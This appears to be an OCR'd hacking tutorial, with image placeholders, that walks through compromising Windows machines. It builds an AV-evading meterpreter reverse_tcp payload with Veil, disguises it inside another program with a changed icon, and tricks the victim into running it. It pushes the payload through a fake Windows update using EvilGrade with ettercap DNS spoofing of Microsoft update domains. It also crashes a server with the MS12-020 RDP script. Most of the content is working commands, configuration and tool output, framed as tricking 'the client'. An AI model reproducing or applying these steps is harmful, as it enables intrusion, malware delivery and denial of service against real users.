
# cd Veil-master

Cd setup

./setup.sh


Python veil.py

Choose list




```
1)      native/hyperion                          Normal
2)      native/pescrambler                       Normal

3)      c/VirtualAlloc                           Poor
4)      c/VoidPointer                            Poor

5)      c#/VirtualAlloc                          Poor
6)      c#/b64SubVirtualAlloc                    Normal

7)      powershell/DownloadVirtualAlloc          Excellent
8)      powershell/PsexecVirtualAlloc            Excellent
9)      powershell/VirtualAlloc                  Excellent

10)     python/AESVirtualAlloc                   Excellent
11)     python/ARCVirtualAlloc                   Excellent
12)     python/DESVirtualAlloc                   Excellent
13)     python/LetterSubVirtualAlloc             Excellent
14)     python/MeterHTTPContained                Excellent
15)     python/MeterHTTPSContained               Excellent
16)     python/VirtualAlloc                      Normal
17)     python/VoidPointer                       Normal
18)     python/b64VirtualAlloc                   Excellent
```

Choose the payload 9: Powershell/virtualalloc. Then choose generate the payload. Choose msfvenom. Choose the windows/meterpreter/reverse_tcp. Choose the lhost the ip of the hacker machine 192.168.52.135. Choose any lport. Choose the name of payload.




```
?] Use msfvenom or supply custom shellcode?

             1 - msfvenom (default)
             2 - Custom

>] Please enter the number of your choice: 1

*] Press [enter] for windows/meterpreter/reverse_tcp
*] Press [tab] to list available payloads
>] Please enter metasploit payload: windows/meterpreter/reverse_tcp
>] Enter value for 'LHOST', [tab] for local IP: 192.168.28.225
>] Enter value for 'LPORT': 4444
>] Enter extra msfvenom options in OPTION=value syntax:

*] Generating shellcode...
```



```
[*] Press [enter] for 'payload'
[>] Please enter the base name for output files: mahmoud

Language:               powershell
Payload:                VirtualAlloc
Shellcode:              windows/meterpreter/reverse_tcp
Options:                LHOST=192.168.28.225  LPORT=4444
Source File:            /root/Veil-master/output/source/mahmoud.bat

[*] Your payload files have been generated, don't get caught!
[!] And don't submit samples to any online scanner! ;)

[>] press any key to return to the main menu:
```


Attach the payload with another program using any archive program such as winrar. Then use the icon changer to change the icon . Ask the client to download the file using any trick Operate the multi-handler tool msfcli to hack the client>

```
# msfcli multi/handler payload=windows/meterpreter/reverse_tcp
lhost=192.168.52.135 lport=4444 E
```



```
root@kali:~# msfcli multi/handler payload=windows/meterpreter/reverse_tcp lhost=
192.168.28.225 lport=4444 E
```

After the user open the program, the meterpreter session will open




- Hack windows BY Fake Software Update
- EvilGrade exploits weaknesses in the auto-update services of multiple common software packages. It is able to trick the service into believing there is a signed update available for the product, thus prompting the user to install the upgrade. Unfortunately the upgrade is in actuality an attacker's payload. The nefarious part about this product is that it is very difficult for the average user to detect! Since it utilizes the software's own update process, there is no suspicious looking box or popup that would seem out of the ordinary; it would look just like any other legitimate upgrade
- Download it from http://www.infobytesec.com/down/isr-evilgrade-2.0.0.tar.gz
- How to install EvilGrade
- tar xzvf isr-evilgrade-2.0.0.tar.gz
- cpan Data::Dump

We will do fake update for windows and through the fake update we will download the payload type windows interpreter reverse tcp which will do reverse connection with the hacker computer and through the meterpreter session you can control the client computer.

Install evilgrade. To get the modules type

#./evilgrade




```
[DEBUG] - Loading module: modules/sunbelt.pm
[DEBUG] - Loading module: modules/winscp.pm
[DEBUG] - Loading module: modules/istat.pm
[DEBUG] - Loading module: modules/panda_antirootkit.pm
[DEBUG] - Loading module: modules/flip4mac.pm
[DEBUG] - Loading module: modules/divxsuite.pm
[DEBUG] - Loading module: modules/growl.pm
[DEBUG] - Loading module: modules/winamp.pm
[DEBUG] - Loading module: modules/skype.pm
[DEBUG] - Loading module: modules/bbappworld.pm
[DEBUG] - Loading module: modules/freerip.pm
[DEBUG] - Loading module: modules/cpan.pm
[DEBUG] - Loading module: modules/cygwin.pm
[DEBUG] - Loading module: modules/winupdate.pm
[DEBUG] - Loading module: modules/getjar.pm
[DEBUG] - Loading module: modules/gom.pm
[DEBUG] - Loading module: modules/vidbox.pm
[DEBUG] - Loading module: modules/autoit3.pm
[DEBUG] - Loading module: modules/winzip.pm
[DEBUG] - Loading module: modules/allmynotes.pm
[DEBUG] - Loading module: modules/paintnet.pm
[DEBUG] - Loading module: modules/atube.pm
[DEBUG] - Loading module: modules/osx.pm
[DEBUG] - Loading module: modules/photoscape.pm
```

# configure winupdate

# show options


Create the payloads in other command lines

```
# msfpayload windows/meterpreter/reverse_tcp
lhost=192.168.52.135 lport=5555 x > /root/hedaya1.exe
```




```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp lhost=192.168.28.133 lport
=4444 x > /root/mahmoud.exe
```

Return to evilgrade to tell it about the payload



```
evilgrade(winupdate)>set agent '["<%OUT%>/root/mahmoud.exe<%OUT%>"]'
set agent, ["<%OUT%>/root/mahmoud.exe<%OUT%>"]
evilgrade(winupdate)>
```


Edit the file etter.dns



```
# or for WINS query:
#    workgroup WINS 127.0.0.1
#    PC*       WINS 127.0.0.1
#
# NOTE: the wildcarded hosts can't be used to poison the PTR req
#       so if you want to reverse poison you have to specify a p
#       host. (look at the www.microsoft.com example)
#
################################################################

##################################
# microsoft sucks ;)
# redirect it to www.linux.org
#
notepad-plus.sourceforge.net   A   192.168.28.133
windowsupdate.microsoft.com   A   192.168.28.133
update.microsoft.com     A   192.168.28.133
www.microsoft.com A   192.168.28.133
go.microsoft.com    # Wildcards in PTR are not allowed

############################################
# no one out there can have our domains...
#
```

Operate ettercap in command line


# ettercap –T –Q –M –P dns_spoof /192.168.52.2/ // (ip of the machine gateway)



```
root@bt:~# ettercap -T -Q -M arp -P dns_spoof /192.168.28.2/ //

ettercap 0.7.4.1 copyright 2001-2011 ALoR & NaGA

Listening on eth1... (Ethernet)

  eth1 ->       00:0C:29:A8:B6:23     192.168.28.133      255.255.255.0

Privileges dropped to UID 0 GID 0...

etter.dns:46 Invalid entry go.microsoft.com
  28 plugins
  40 protocol dissectors
  55 ports monitored
7587 mac vendor fingerprint
1766 tcp OS fingerprint
2183 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %
```

Operate the multihandler

#Msfcli multi/handler payload=windows/meterpreter/reverse_tcp lhost=192.168.52.135 lport 5555 E




```
root@bt:~# msfcli multi/handler payload=windows/meterpreter/reverse_tcp lhost=192.168.28.133 lport=4444 E
[*] Please wait while we load the module tree...
```

Go to evil grade and write stat


Evilgrade > start

>status




```
evilgrade(winupdate)>status
WEBSERVER :  (pid 2348) already running
DNSSERVER :  (pid 2349) already running

Users status:
```

Test on the client. The client will do windows update. The client will go windowsupdate.microsoft.com. From interpreter you can control the client computer. The command run vnc can do anything in the client computer.



- Hack windows server 2008 R2 with MS12-020
- This module exploits the MS12-020 RDP vulnerability originally discovered and reported by Luigi Auriemma. The flaw can be found in the way the T.125 ConnectMCSPDU packet is handled in the maxChannelIDs field, which will result an invalid pointer being used, therefore causing a denial-of-service condition.

MS12 is exploit that targets the RPC service that is responsible on the remote connection.
You can use the rdpex.py script in the cd to crash the server




```
root@bt:~# python rdpex.py 192.168.28.226
```

To discover the network use


netdiscover –r 192.168.52.0/24

nmap –sV –O (IP address) to scan for services and see if the terminal service open (port 3389 ms-wbt-server)

